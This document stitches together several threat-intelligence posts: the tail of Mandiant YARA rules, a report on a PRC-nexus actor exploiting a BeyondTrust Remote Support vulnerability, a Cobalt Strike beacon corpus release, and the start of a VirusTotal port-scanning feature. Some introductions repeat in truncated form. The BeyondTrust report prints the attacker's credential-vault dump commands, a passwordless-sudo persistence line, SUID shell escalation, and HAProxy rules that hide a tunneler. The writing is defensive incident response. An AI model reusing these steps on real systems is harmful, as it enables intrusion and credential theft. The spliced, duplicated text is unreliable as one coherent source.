		author = "Mandiant"
		desc = "Detects the SHINYROAD BlkScrDl.dll COM-staging loader and RuntimeComponent.dll PocketPy engine"

	strings:
		// Shared SHINYROAD artifacts (shared memory section and mutex)
		$shm = "Local\\963d3c60-d406-4ad6-aa1e-dc8e45061ccf" ascii wide
		$mtx = "Global\\{F9E6E3C0-E11A-4F85-9944-AF4AD6E05883}" ascii wide
		// BlkScrDl.dll loader: config.zip staging and COM server registration
		$ld1 = "%sconfig.zip" ascii
		$ld2 = "%scsvc\\RuntimeComponent.dll" ascii
		$ld3 = "libBlkScrDl.dll" ascii
		$com1 = "Software\\Classes\\CLSID\\%s" ascii
		$com2 = "Software\\Classes\\AppID\\%s" ascii
		$com3 = "%s\\InprocServer32" ascii
		// RuntimeComponent.dll embedded PocketPy engine
		$rc1 = "libRuntimeComponent.dll" ascii
		$rc2 = "metadata.dat" ascii
		$rc3 = "_pyio_compat" ascii
		$rc4 = "_pyio_struct" ascii
		$rc5 = "%sdemo_srv.log" ascii
	condition:
		uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and filesize < 5MB and (
			($shm and $mtx) or
			(($shm or $mtx) and (2 of ($ld*) or 2 of ($rc*))) or
			(2 of ($ld*) and 2 of ($com*)) or
			($rc1 and $rc2 and any of ($rc3, $rc4, $rc5))
		)
}
rule G_APT_Backdoor_SHINYROAD_2
{
	meta:
		author = "Mandiant"
		desc = "Detects compiled PocketPy bytecode payloads associated with SHINYROAD backdoors"

	strings:
		$pkpy_magic = { 4F 43 01 00 }
		$proto1 = "mct3-handshake-v1" ascii
		$script = "bootstrap_tcp_slim_v2_call_min.py" ascii
		$jam1 = "JAM_BURST_PACKETS_MIN" ascii
		$jam2 = "JAM_MIN_MS" ascii
		$jam3 = "JAM_MAX_BYTES" ascii
		$mod1 = "_pyio_struct" ascii
		$mod2 = "_pyio_compat" ascii
		$enc1 = "nh_enc" ascii
		$enc2 = "encbody" ascii

	condition:
		$pkpy_magic at 0 and filesize < 500KB and (
			$proto1 or
			$script or
			all of ($jam*) or
			(all of ($mod*) and any of ($enc*))
		)
}
rule G_APT_Launcher_ADAPTAGENT_1
{
	meta:
		author = "Mandiant"
		desc = "Detects UNC7017 ADAPTAGENT post-exploitation loader and sideloaded Adaptix payload (Nitro camouflage)"
		ref = "https://cloud.google.com/blog/topics/threat-intelligence/investigating-ephemeral-supply-chain-tampering"
		platforms = "Win"
		rs1 = "14b31918075e6130b9123158743db0a81e2d7bfcf6d39731ee7d9200a98cd591"

	strings:
		// Sideloaded Masquerading & Camouflage
		$camo_exe1 = "NitroPromotion.exe" ascii wide nocase
		$camo_exe2 = "Nitro_Scan2PDFApp.exe" ascii wide nocase
		$camo_dll1 = "Eztwain4.dll" ascii wide nocase
		$camo_dll2 = "Nitro PDF Eztwain4" ascii wide nocase
		$camo_ver = "14.10.1.0" ascii wide
		$camo_copy = "Nitro Software, Inc." ascii wide

		// NitroPromotion Loader & Staging Functionality
		$load1 = "DownloadToLocalAppData" ascii
		$load2 = "ExtractZipToDirectoryA" ascii
		$load3 = "GetTempZipFileNameA" ascii
		$load4 = "CreateScheduledTask" ascii

		// Adaptix C2 & ADAPTAGENT Core Artifacts
		$adapt1 = "Adaptix Crash Analyzer v1.0" ascii
		$adapt2 = "Global\\{8d00c640-48d8-4440-a8e1-660fd37f572a}" ascii wide
		$adapt3 = "\\\\.\\pipe\\%08lx" ascii
		$adapt4 = "13ConnectorHTTP" ascii
		$adapt5 = "9Connector" ascii

	condition:
		uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and filesize < 10MB and (
			// Branch 1: ADAPTAGENT Sideloaded Payload (Eztwain4.dll)
			(any of ($camo_dll*, $adapt1, $adapt2) and 2 of ($adapt*)) or

			// Branch 2: NitroPromotion Masquerading Loader (NitroPromotion.exe)
			(any of ($camo_exe*) and (2 of ($load*) or any of ($adapt1, $adapt2))) or
			(all of ($camo_ver, $camo_copy) and any of ($camo_exe*) and any of ($load*))
		)
}
Abuse of Alibaba Cloud OSS (serv.oss-cn-hongkong.aliyuncs.com) and a public Cloud Storage bucket (aomeiupdate) as high-reputation staging infrastructure.
Inter-Process Communication: Component Object Model
BlkScrDl.dll registers CLSID {21191641-0D7F-4CD9-9572-01AAE6E7851B} as an in-process COM server, causing the Radmin process to load csvc\RuntimeComponent.dll.
CROSSROAD resolves the host's external IP via myip.opendns.com, o-o.myaddr.l.google.com, checkip.amazonaws.com, api.ipify.org, ifconfig.me/ip, and icanhazip.com.
Deployment of legitimate Famatech Radmin 3.x server components to victim hosts alongside the SHINYROAD backdoor.
Table 6: MITRE ATT&CK techniques
Acknowledgements
GTIG and Mandiant would like to thank the ManageEngine Threat Analysis Lab (METAL) research team for their initial discovery of this activity, proactive telemetry sharing, and ongoing collaboration to help secure our mutual customer bases and the broader software ecosystem.
Written by: Jayson Frost, Bryce Greathouse, Brian Meyer, John Palmisano, Rajesh Rajeshirke, Steve Rasch, John Wolfram
Introduction
On October 15, BeyondTrust disclosed a vulnerability, CVE-2026-102764, impacting BeyondTrust Remote Support (formerly Bomgar) appliances. BeyondTrust Remote Support is an enterprise secure remote access solution that enables IT teams to securely access and troubleshoot remote endpoints. The successful exploitation of this vulnerability results in the arbitrary uplo
Written by: Jayson Frost, Bryce Greathouse, Brian Meyer, John Palmisano, Rajesh Rajeshirke, Steve Rasch, John Wolfram
Introduction
On October 15, BeyondTrust disclosed a vulnerability, CVE-2026-102764, impacting BeyondTrust Remote Support (formerly Bomgar) appliances. BeyondTrust Remote Support is an enterprise secure remote access solution that enables IT teams to securely access and troubleshoot remote endpoints. The successful exploitation of this vulnerability results in the arbitrary upload of files.
During an incident response engagement, Mandiant identified evidence that ARMORY CASTLE, a suspected PRC-nexus espionage threat actor (formerly tracked as UNC5221), exploited this vulnerability as a zero-day, in late August 2026. This blog describes how ARMORY CASTLE escalated privileges and established persistent access to compromised BeyondTrust Remote Support appliances following exploitation of CVE-2026-102764, and provides actionable guidance for defenders.
Organizations should prepare for potential widespread exploitation following this disclosure, as ARMORY CASTLE and other threat actors have historically conducted broad, opportunistic exploitation once the vulnerability becomes public.
Exploitation
Mandiant identified evidence of CVE-2026-102764 exploitation within the access, syslog, messages, thin-scc, brain and SSL log files, which are only accessible via an LUKS-encrypted partition which contains the /home directory. We strongly recommend that affected organizations immediately apply the security patches provided by BeyondTrust to remediate the vulnerability, and review additional guidance in their blog.
Post-Exploitation
Following the successful exploitation of CVE-2026-102764, Mandiant observed ARMORY CASTLE leverage multiple distinct TTPs to establish a foothold, escalate privileges, and enable lateral movement. Throughout the intrusion, ARMORY CASTLE leveraged a deep understanding of BeyondTrust appliance internals, as evidenced by their abuse of proprietary CLI utilities, startup configuration templates and local reverse-proxy routing. The threat actor used newly identified custom malware, the SAWFLY webshell and the BARECLAW tunneler to interact with the BeyondTrust device. Additionally, the actor routinely deleted appliance logs and endpoint artifacts to maintain access and evade detection.
Figure 1: ARMORY CASTLE BeyondTrust compromise sequence of events
Staging Webshell
After successful exploitation of CVE-2026-102764, ARMORY CASTLE initiated POST requests to /app_84304470%2Ephp. Mandiant was unable to recover the file associated with the POST requests. Approximately 11 minutes following the initial POST request, the file system recorded the creation of the SAWFLY webshell at the web root path /%SITE_SERVICE_ACCOUNT%/ingredi/app/laravel/public/. ARMORY CASTLE leveraged the SAWFLY webshell as one of their primary footholds within the environment over the course of the intrusion.
SAWFLY Webshell
SAWFLY (mangoapi.php) is an obfuscated, lightweight PHP webshell that implements bidirectional encrypted C2 communication using a custom Base32 transport layer and a 256-bit RC4 stream cipher. The webshell inspects incoming HTTP POST requests for the obfuscated parameter _c94mfe.
If the parameter is absent, the script immediately sets HTTP status 404 Not Found (http_response_code(404)) and exits to evade automated web crawlers and vulnerability scanners. When the _c94mfe parameter is supplied, the webshell Base32-decodes the payload, decrypts it using RC4 with a hardcoded 32-byte key and executes the resulting PHP code via @eval(). Any non-null return value from the evaluated code is RC4-encrypted with the same key, Base32-encoded, and echoed back to the client.
Privilege Escalation via SUID Bit Permissions
The SAWFLY webshell ran under the site's service account, an unprivileged local user. To escalate privileges, the threat actor copied the system shell executable (/bin/sh) to the file /usr/bin/dbus-authd.
The threat actor then modified the file's ownership to root and enabled Set User ID (SUID) permissions. When a binary has SUID permissions enabled, it executes with the privileges of the file's owner (root) rather than the user running the command, effectively granting the threat actor a persistent root-level backdoor on the host system.
After establishing a foothold through the web shell, the actor elevated from the web service account to root-level control of the appliance host. This gave them access to every credential the appliance stored or brokered and the ability to modify files that survive reboot and configuration reset.
Mandiant observed the threat actor attempt to harvest credentials directly from the appliance's native secrets management database. To achieve this, the actor leveraged the /ns/sbin/bt-secrets binary which is a proprietary, administrative Command Line Interface (CLI) utility native to BeyondTrust appliances used to manage, store, and retrieve passwords, API keys, and endpoint credentials.
The threat actor systematically iterated through several CLI syntax variations to locate and dump the appliance's credential vault:
/ns/sbin/bt-secrets get -p %SITE_SERVICE_ACCOUNT% vault
/ns/sbin/bt-secrets get %SITE_SERVICE_ACCOUNT% vault
/ns/sbin/bt-secrets get vault
Figure 2: Recovered Commands from message logs
First, the threat actor attempted to target the vault for a specific site service account in order to pull passwords and keys assigned exclusively to that profile.
Next, they issued a fallback command, targeting the global, appliance-level password safe to dump all stored administrative credentials.
The threat actor concluded their interaction with the bt-secrets binary by forcibly removing the records stored in/home/bomgar/log/bt-secrets.log and any archived files.
For long-term persistent access, Mandiant observed the threat actor target the BeyondTrust configuration templates to grant passwordless root privileges to the site service account.
First, the threat actor created the /home/bomgar/sbin/post_boot.d directory, which is reserved for scripts executed automatically at system startup. Within this directory, they created a shell script named zz-root-persist.
The contents of the zz-root-persist script indicate that it first checks if the user account is already granted passwordless root privileges within the /ns/config/sudoers.template file. If the entry is missing, the script appends'%SITE_SERVICE_ACCOUNT% ALL=(ALL) NOPASSWD: ALL'to the template. This entry added to the sudoers template grants the site user account passwordless administrative privileges to execute any command on the host system.
Finally, the script executes'/ns/sbin/bt-sysconfig' --no-restart misc, which forces the appliance backend to immediately parse /ns/config/sudoers.template and rebuild the active /etc/sudoers file. This strategy ensures the threat actor's privilege escalation survives system reboots and configuration resets, which would normally overwrite manual changes made directly to /etc/sudoers.
Throughout their unauthorized access to the appliance, Mandiant observed multiple instances where the threat actor attempted to impair defenses and hinder detection by systematically deleting system, web server, and application-level logs.
Originating from the SAWFLY webshell, the threat actor executed the following command using elevated sudo privileges to delete active logs across both host and site-specific directories:
After the compromise of the BeyondTrust device, the threat actor pivoted into the BeyondTrust Remote Support application to perform reconnaissance via compromised Administrator credentials. First, the threat actor leveraged the Administrator account to log into the web administrative portal.
After testing their initial access and verifying their ability to temporarily join the native Administrators group policy, the threat actor altered their strategy for long-term persistence. The actor directly modified the compromised account's permissions, upgrading both local Jump Items and Team permissions from No Access to Administrator. Jump Items are individual systems or devices that are made available for remote access within a Jump Group, enabling administrators to organize and control access to remote systems. This configuration change granted the threat actor permanent, unrestricted authorization to launch remote sessions to downstream systems populated within the appliance's Jump Item list.
Once the threat actor obtained elevated administrative privileges, Mandiant observed the threat actor establish a remote support session to target internal endpoints.
Once connected, the threat actor leveraged the appliance’s built-in support tools to request and obtain full file-system access. The threat actor utilized the native BeyondTrust Remote Support file transfer service to download and exfiltrate sensitive internal documents useful for network reconnaissance, such as software inventories, directly from the user's desktop environment.
BARECLAW Tunneler
Mandiant observed the threat actor tunnel traffic through the BeyondTrust device via a custom SOCKS5 proxy tunneler. BARECLAW is a tunneler written in C that provides a SOCKS5 proxy service carried over the WebSocket transport and relays TCP connections between a remote client and destinations. BARECLAW statically embeds a CivetWeb WebServer to supply its HTTP and WebSocket functionality and utilizes OpenSSL for TLS. BARECLAW is configurable and provides the option to require authentication, to encrypt data between the client and tunneler, to restrict reachable destinations to specific CIDR ranges, to chain traffic to an upstream proxy, and to modify its default WebSocket endpoint and listening ports. TLS is enabled by providing a PEM certificate while authentication, encryption, destination filtering, and TLS are disabled by default.
BARECLAW receives its configuration through CLI input and it provides a CLI option menu:
Usage: %s [options]
  --listen PORT            plain ws port (default 8080)
  --listen-tls PORT        wss port (default 8443, needs --ssl-cert)
  --ssl-cert FILE          PEM certificate (enables wss)
  --token STRING           shared secret (?token= auth + obfs seed)
  --obfs                   enable XOR stream obfuscation
  --timeout SEC            idle timeout (default 300)
  --connect-timeout SEC    target connect timeout (default 10)
  --max-tunnels N          concurrent tunnel limit (default 100)
  --allow-net CIDR         allowed target subnet (repeatable)
  --upstream [socks5://]host:port   route via upstream SOCKS5
  --threads N              civetweb worker threads (default 64)
  --ws-path PATH           websocket endpoint path (default /wsproxy)
  -q, --quiet              zero output (all logging suppressed)
  -h                       this help
Figure 8: BARECLAW CLI Option Menu
The threat actor executed BARECLAW through the following command line arguments:
This command line configures BARECLAW to listen on TCP port 19800 and create the WebSocket endpoint /uidchanarge on the victim system. Clients are required to authenticate using the token specified in the command line arguments while the -q argument suppresses the tunneler’s logging. Tunneled data is encrypted with an XOR-based routine derived from that token and an 8-byte value provided by the client at the start of the session. The lack of the --ssl-cert and --listen-tls arguments in the CLI options means TLS was not enabled in this specific instance.
Modifications to Haproxy.conf
In addition to the creation of the BARECLAW tunneler, Mandiant observed the threat actor modify the /ns/config/haproxy.conf file in order for BARECLAW to be accessible directly from the internet. The HAProxy service running on BeyondTrust devices acts a reverse proxy for the device that accepts incoming requests on behalf of the BeyondTrust server and forwards the request to the appropriate backend services running on the local system (such as web interfaces, administration portals, or application gateways) based on the request's port or URL path.
The haproxy.conffile is the primary configuration script that dictates how the BeyondTrust appliance handles, routes, and secures incoming traffic. The threat actor modifications first established an Access Control List (ACL) named wswsws to monitor incoming traffic for the specific URI path /uidchanarge. When a request matching this path is detected, HAProxy bypasses normal appliance web services and routes the traffic to a custom backend designated as webskd3.
    acl wswsws path /uidchanarge
    use_backend webskd3 if wswsws
Figure 10: ACL Modification to haproxy.conf
Next, the webskd3 backend routes the incoming web stream locally (127.0.0.1 / localhost) to TCP port 19800, where the BARECLAW utility is actively listening. This local-only binding ensures that the backdoor listener remains completely hidden from external network scans, as it can only be reached internally via HAProxy's local redirection.
backend webskd3
    mode http
    server websocks5srv 127.0.0.1:19800
    option http-keep-alive
    timeout server 28s
    timeout tunnel 5h
Figure 11: Backend Route Modification to haproxy.conf
Attribution
GTIG attributes the zero-day exploitation of CVE-2026-102764 and the subsequent deployment of SAWFLY and BARECLAW to the suspected PRC-nexus espionage actor ARMORY CASTLE (formerly tracked as UNC5221). The tooling and TTPs leveraged within this intrusion align with previously observed activity from ARMORY CASTLE.
GTIG has previously reported ARMORY CASTLE exploiting multiple vulnerabilities in edge appliances and deploying an extensive suite of custom tooling to support their objectives, ranging from passive backdoors and webshells to trojanized components of edge devices. ARMORY CASTLE has been active as early as October 2023 and has targeted a wide range of countries and verticals during their operations.
Outlook and Implications
In past campaigns, ARMORY CASTLE has conducted widespread and opportunistic exploitation following the public disclosure of vulnerabilities it had exploited selectively as zero-days, racing to infiltrate target organizations before patches are deployed. It is possible that we will observe similar widespread exploitation attempts associated with CVE-2026-102764.
GTIG assesses with high confidence that ARMORY CASTLE will continue to leverage zero-day vulnerabilities in edge devices to gain access to environments to support their espionage objective. Defenders should also prepare for the possibility that following disclosure of CVE-2026-102764, ARMORY CASTLE may conduct widespread exploitation similar to what GTIG observed in 2024 following the disclosure of CVE-2023-46805 and CVE-2024-21887.
Remediation and Hardening
Organizations that have not yet applied the BT26-05 patch should immediately assess their exposure and risk, and review additional guidance from BeyondTrust in their blog. CVE-2026-102764 affects all supported Remote Support versions up to 26.2.3 and allows an unauthenticated remote attacker to perform file operations on the appliance, which can lead to host-level control and access to every credential the appliance stores or brokers. Any appliance that was reachable from the internet on a vulnerable version during the exploitation window should be treated as potentially compromised until it has been reviewed. Mandiant recommends a phased, patch-first approach that balances containment against disruption to support operations.
Immediate Mitigation
Organizations should choose among the following options based on their risk tolerance, evidence of compromise, and operational needs.
Option 1: Apply the BT26-05 Patch (Mandiant Recommended)
Remote Support SaaS: BeyondTrust applied the patch to all SaaS tenants on October 9, 2026. No customer action is required for the appliance itself. The credential and configuration steps in Option 3 still apply.
Self-hosted, version 24.3.1 or later: Apply the BT26-05-RS patch from the /appliance interface, or confirm it was applied automatically if the appliance is subscribed to automatic updates.
Self-hosted, older than 24.3.1: Upgrade to a supported version, then apply the patch. Upgrading closes the vulnerability but does not remediate prior exposure.
If the patch is not visible in /appliance, open a case with BeyondTrust Support referencing BT26-05.
Option 2: Isolate Compromised or Suspected Appliances
Preserve before acting: Snapshot virtual appliances with memory and export the disk before any change or reboot. For B Series hardware and SaaS tenants, request forensic preservation through BeyondTrust Support. Collect syslog, reverse-proxy or WAF, and perimeter firewall logs for the full exposure window, since an attacker with host access can delete on-appliance logs. Mandiant determined that the actor removed logs throughout the incident.
Isolate at the perimeter: Block inbound traffic to the appliance's public address at the firewall rather than in /appliance, so the configuration remains intact for review.
Restrict egress: Deny outbound traffic except to BeyondTrust update and licensing endpoints, and log every denied connection.
Terminate access paths: End active support sessions and disable new sessions, Jump Clients, Jumpoints, and API accounts from /login. Disable rather than delete so the audit trail survives.
Rebuild rather than clean: Redeploy appliances with confirmed or unknown compromise status from a clean, fully patched image. Customers cannot audit the appliance host file system, and host-level persistence survives reboot and configuration reset. Restore only a configuration backup dated before the exposure window, or restore the newest backup while isolated and complete the review in Option 3, Part B, before reconnecting anything. Issue a new TLS certificate and redeploy Jump Clients, Jumpoints, and the representative console from the rebuilt appliance.
Note: Isolation and session termination interrupt support operations. Organizations should coordinate with help desk and vendor-support stakeholders before proceeding.
Option 3: Apply Targeted Compensating Controls
The following controls reduce exposure and limit post-exploitation impact. They do not substitute for the patch.
Part A: Network Restrictions
Restrict access to the /login and /appliance administrative interfaces by IP or network segment at the appliance level. Only representative console, customer portal, and Jump Client traffic should be reachable from the internet.
Where operationally possible, place a reverse proxy or WAF with full URI logging in front of the appliance to keep a record of request paths that the appliance cannot alter.
Part B: Credential Rotation and Configuration Review
Revoke sessions and enrollments: End all active support sessions, then redeploy Jump Clients, Jumpoints, and the representative console from the patched or rebuilt appliance to invalidate existing tokens.
Rotate credentials in dependency order: /appliance administrative credentials; /login administrators and local users; API client secrets; security provider bind accounts and SAML signing keys; Remote Support Vault and integrated Password Safe or Privileged Remote Access (PRA) credentials, rotated at the target system; integration credentials (SMTP, syslog, Information Technology Service Management (ITSM) connectors, outbound event secrets); and any credential typed into a support session during the window.
Review the /login configuration against a pre-window baseline: user and role changes, particularly Jump Item roles raised to Administrator; group and session policies; API accounts; security providers; Jump Items and Jumpoints; and outbound event or syslog destinations. Remove anything without a change record or a named owner.
Review support session reports for the window, including file transfers, to establish which endpoints were accessed and what left them. Every endpoint touched is in scope for downstream hunting.
Note: Rotate credentials only after the appliance has been patched or rebuilt. Rotating earlier exposes the new credentials to an attacker who still controls the appliance.
Part C: Control Plane Restrictions
Require SAML single sign-on with phishing-resistant MFA for all /login users, and remove local accounts except one vaulted break-glass account with alerting on use.
Set the default Jump Item role in every group policy to No Access, and grant roles through policy rather than per user.
Scope API accounts to the minimum permission set, with a named automation owner for any account holding user or Jump Item management rights, and rotate API secrets on a schedule.
Keep privileged credentials in Password Safe or an external vault with credential injection rather than in the Remote Support Vault, and store only non-interactive service account credentials on the appliance.
Apply default-deny outbound filtering from the appliance, allowing only BeyondTrust endpoints and the organization's own syslog and directory servers.
Part D: Logging and Detection Engineering
Logging and Visibility
Forward appliance syslog to a SIEM over TLS with retention that covers a multi-month exposure window, and collect reverse-proxy or WAF and perimeter firewall logs for the appliance's address.
Export /login session, team activity, and user audit reports on a schedule.
Detection Engineering
Account and policy changes: user_changed events that raise a Jump Item or team role; user_added, api_account, and security_provider events with no change ticket; any change to outbound events or syslog destinations.
Authentication: /login success from residential-broadband or commercial-VPN address space, and administrative logins outside business hours.
Session activity: file-transfer events, and sessions started by accounts whose roles changed during the window.
Request paths: at the reverse proxy or WAF, paths outside the known Remote Support path set, including unknown .php paths and WebSocket upgrades from outside support staff and endpoint address ranges.
Anti-forensics: gaps in syslog forwarding from the appliance; an interruption bounded by a single session is a strong indicator of log tampering.
Indicators of Compromise (IOCs)
To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a GTI Collection for registered users.
Google SecOps customers have access to these broad category rules and more under the Mandiant Hunting, Mandiant Frontline Threats, and Mandiant Intel Emerging Threats rule packs. The activity discussed in the blog post is detected in Google SecOps under the rule names:
Echo Pipes Base64 To Shell
Base64 Encoded Shell Command Execution
Low Severity Endpoint Detection Cluster on Host
Suspicious Curl Download to tmp
Suspicious Curl Network Connection to Staging Directory
Acknowledgements
This analysis would not have been possible without the assistance of the FLARE team. We appreciate BeyondTrust for their collaboration against this threat.
Authors: Yun Zheng Hu
Introduction
Today Fox-IT is publicly releasing its full Cobalt Strike Beacon Corpus, containing 56,843 raw beacons and their parsed configurations, from 190,182 sightings collected from 30,604 unique IP addresses running a Team Server (the Cobalt Strike command-and-control server that beacons connect back to) between 4 July 2018 and 29 September 2026, over eight years of beacon data. The corpus is available on Hugging Face: https://huggingface.co/datasets/fox-srt/cob
Today Fox-IT is publicly releasing its full Cobalt Strike Beacon Corpus, containing 56,843 raw beacons and their parsed configurations, from 190,182 sightings collected from 30,604 unique IP addresses running a Team Server (the Cobalt Strike command-and-control server that beacons connect back to) between 4 July 2018 and 29 September 2026, over eight years of beacon data. The corpus is available on Hugging Face: https://huggingface.co/datasets/fox-srt/cobaltstrike-beacon-corpus
Back in March 2022 we published Mining Data from Cobalt Strike Beacons. That post covered 128,340 beacon sightings collected from July 2018 to February 2022, and it introduced our Python project dissect.cobaltstrike for parsing them.
Since then, public scanning for Team Servers has become routine, and Cobalt Strike has shipped versions 4.6 through 4.13. Researchers have regularly asked us for an updated dataset. And here it is, a large, consistent, long-running dataset for the infosec community to build on. The corpus includes the raw beacon payloads, not just our parsed output, so anyone can reproduce our results or improve on them.
We also see publishing this corpus as an act of preservation. C2 infrastructure is short-lived, as the median Team Server is reachable for just 14 days, and the beacons it serves vanish with it. Eight years of collection captures things that can no longer be observed today, like the waves of cracked 4.0 builds or the adoption of leaked versions. By publishing the raw beacons alongside the parsed data, we keep that record available for anyone to study, long after the servers themselves are gone.
What’s in the corpus
The corpus is published on Hugging Face as two Parquet files:
File
Size
Rows
Contents
beacons.parquet
52 MB
190,182
Every sighting of a beacon, with collection metadata, network context and the parsed beacon configuration.
payloads.parquet
9.7 GB
56,843
The raw beacon payloads, wrapped in CaRT as an extra safety layer so the samples are neutered until you deliberately unpack them.
All beacons were downloaded directly from internet-facing Team Servers, mostly on TCP ports 80 and 443 (HTTP and HTTPS) and UDP port 53 (DNS), with a small number on other ports. We deliberately didn’t include samples from other sources such as VirusTotal, so the corpus reflects the Cobalt Strike landscape as it was visible on the internet.
How we collected it
The collection method matches our 2022 post. We fingerprint likely Team Servers on the internet, then request a beacon payload from each one using a URI that passes Cobalt Strike’s checksum8 check. Every beacon that comes back is parsed with dissect.cobaltstrike, which decodes the configuration block. The result is stored as a sighting.
Discovery: candidate hosts from our own internet-wide scanning. As in 2022, we’re keeping our fingerprints private so they stay effective; writing your own is left as an exercise for the reader.
Download: x86 beacons over HTTP(S) and DNS.
DNS: for DNS listeners we’re not publishing that fingerprint either, but it’s not rocket science. The beacon is fetched as a series of TXT record lookups sent over UDP port 53 directly to the Team Server’s DNS listener.
Parse: Use dissect.cobaltstrike to parse the beacon and export the configuration
Enrich: TLS certificate data captured at collection time (where available) and GeoIP/ASN via historical GeoIP databases.
Note that there might be some small gaps in the collection due to automation issues that we did not catch in time.
Getting started
Most research only needs the beacons.parquet dataset. The payloads.parquet dataset containing raw beacon payloads is only required if you want to re-parse the beacons or look into the ones that failed parsing.
I’m a big fan of DuckDB (and SQLite), and over time I’ve become fond of SQL for querying data as well. DuckDB is very fast, and AI assistants are very good at writing SQL queries. These days, that beats hand-writing pandas code and the matching matplotlib charts. That’s why I recommend exploring the data with DuckDB, for example in a Jupyter notebook.
An example of using DuckDB to query the dataset on Hugging Face directly:
SELECT watermark,
       count(*)                          AS sightings,
       count(DISTINCT collected_from_ip) AS servers,
       min(collected_on)                 AS first_seen,
       max(collected_on)                 AS last_seen
FROM 'hf://datasets/fox-srt/cobaltstrike-beacon-corpus/data/beacons.parquet'
GROUP BY watermark
ORDER BY sightings DESC
LIMIT 20;
Take a look at our Jupyter notebook in the Hugging Face repository as a starting point. It contains every query and chart from the sections below, so you can rerun them or adapt them to your own research questions.
A first look at the data
Here are a few quick results to show what the corpus can answer. They’re a starting point, not a full analysis. As with our 2022 post, we invite researchers to explore the data; see also “Research ideas” below.
Old versions never die
Each Cobalt Strike release takes over from the last, but old versions linger. Cobalt Strike 4.0 dominated most of 2020, 4.1–4.2 drove the early 2021 peak of about 3,000 beacons a month, 4.3–4.4 led from mid-2021 through 2022, and 4.5–4.8 took over in 2023. Since 2024, 4.9 and 4.5–4.8 have shared the lead, while 4.10+ remains a small share. Volume has since dropped to around 200 beacons a month, partly because fewer servers stage their beacon, which brings us to the next graph.
No beacon for you
Our collection relies on beacon staging, meaning a Team Server can serve its beacon as a downloadable payload to anyone who requests the right URI or DNS record. Operators can turn this off (the host_stage option in the Malleable C2 profile), and disabling it is common OPSEC advice. To measure how much this affects our beacon collection, we counted two numbers per month:
The unique Team Servers (ip:port) confirmed by our high-confidence HTTP fingerprint
The unique Team Servers (ip:port) that handed out a beacon over HTTP(S)
These are monthly totals, not a server-by-server match. On average, the Team Servers that handed out a beacon were only about 32% of those we fingerprinted, and that share has drifted down from around 40% in 2023 to 20–25% in 2026. In other words, because not every server hands out a beacon, the corpus shows only part of the Cobalt Strike landscape, and that part is getting smaller. Disabled beacon staging is the most likely reason, but not the only one. Servers can go offline between fingerprinting and download or block our scanners, and our fingerprint doesn’t catch every Team Server.
The dashed sections mark months when beacon collection wasn’t running, because of an automation error that went unnoticed for a while.
The short life of a Cobalt Strike Team Server
The median Team Server was reachable for 14 days. 35% were seen on a single day only, just 14% were still serving a beacon after three months, and only 2% after a year.
We identify a Team Server by its public key and C2 domains from the beacon configuration (or its IP address when the configuration contains no domains), so a server that moves to a new IP is still counted once. This allows us to measure how long a Team Server typically stays online. Identifying servers by public key alone or by ip:port gives almost the same result, a median lifetime of 14–15 days. These are first-to-last-sighting spans, so a server may have been online before our first and after our last sighting. Servers still active in the last 30 days are left out.
It’s always DNS
Most public scanning focuses only on HTTP(S) beacons, but we’ve also collected DNS beacons since 2020 (apart from the months when our automation broke). DNS beacons have declined much less steeply than HTTP(S) ones, perhaps because they get far less attention in public research and OPSEC advice, so fewer operators think to lock them down. After a peak in 2022, they have mostly hovered around 100 a month since 2024, with a median of 120 over the whole period.
Parse me if you can
The corpus also includes 128 unique beacons (0.23%) that we downloaded but couldn’t parse. Note that the corpus doesn’t contain HTML pages or other responses that were unlikely to be a beacon. We excluded those before publishing. At first glance, most are beacons with custom modifications that dissect.cobaltstrike can’t parse yet. And some payloads from the early years aren’t Cobalt Strike at all, but Metasploit Meterpreter payloads. We’ve deliberately left them in for researchers to analyse. You can find all unparsed beacons with: WHERE config_json IS NULL
The unparsed count used to be higher, but we managed to bring that down. We noticed some operators customised their beacon configs, for example by shuffling the order of the configuration settings or changing their type values, which broke our parser (and probably most others). The corpus helped us find these cases, so we made the config scanning of dissect.cobaltstrike independent of layout and added many other features and fixes along the way. See the dissect.cobaltstrike v1.3.0 release notes.
Research ideas
Some other research questions that could be answered using the corpus:
Clustering: Group operators by config features (watermark, SPAWNTO/PROCINJ hash, C2 profile, certificate, sleep/jitter, specific beacon modifications)
Classification: Separate red team from criminal infrastructure. Build and publish labelled subsets.
Infrastructure: Top hosting providers that are hosting a Cobalt Strike Team Server.
Certificates: Pivot on x509 reuse across servers and time or find how many are running the default Cobalt Strike keystore certificate.
Benchmarks: Use the corpus as a shared test set for config extractors and ML models.
Parser failures: 128 beacons can’t be parsed by dissect.cobaltstrike. Figure out why.
Over to you
Eight years of Cobalt Strike beacons are now one download away on Hugging Face. Run your own queries, pick up one of the research ideas above or come up with your own, dig into the beacons we couldn’t parse, and share what you find.
Before you start, read the Limitations section on the dataset card. The raw payloads are real Cobalt Strike beacons, so handle them like any other malware sample.
Until now, an IP report in VirusTotal told you a lot about reputation, who hosts it, what resolves to it (passive DNS) and which files talk to it. It told you nothing about what the machine itself was running.
VirusTotal now scans the public IPv4 space every day and stores, for each IP, the open and closed ports, the service behind each port, its banner and its fingerprints. All of it is searchable. In this post we cover what you will find in the reports and how to use it to hunt and pivot, wi
Until now, an IP report in VirusTotal told you a lot about reputation, who hosts it, what resolves to it (passive DNS) and which files talk to it. It told you nothing about what the machine itself was running.
VirusTotal now scans the public IPv4 space every day and stores, for each IP, the open and closed ports, the service behind each port, its banner and its fingerprints. All of it is searchable. In this post we cover what you will find in the reports and how to use it to hunt and pivot, with real examples worked end to end.
What we store for every port
Each IP now carries a list of port records. Every record has two layers: the lifecycle of the port and the latest analysis of the service running on it.
Field
What it tells you
Status
open, closed or recently closed. Updated daily.
First seen / Open since / Last seen open
When we first saw the port, since when it has been open without interruption, and the last day we saw it open.
Protocol, product and version
The service identified on the port, e.g. ssh / OpenSSH / 9.6p1 Ubuntu 3ubuntu13.19.
CPEs
Standard CPE identifiers for the product, useful to map the service to known vulnerabilities.
Banner
The raw banner returned by the service.
OS and device type
Operating system or device class inferred from the service (Linux, Windows, router, firewall...).
Fingerprints
SSH host key fingerprints and RDP fingerprints.
Protocol details
HTTP status line and response headers, SMTP capabilities, IMAP/POP3 capabilities and similar protocol-specific output.
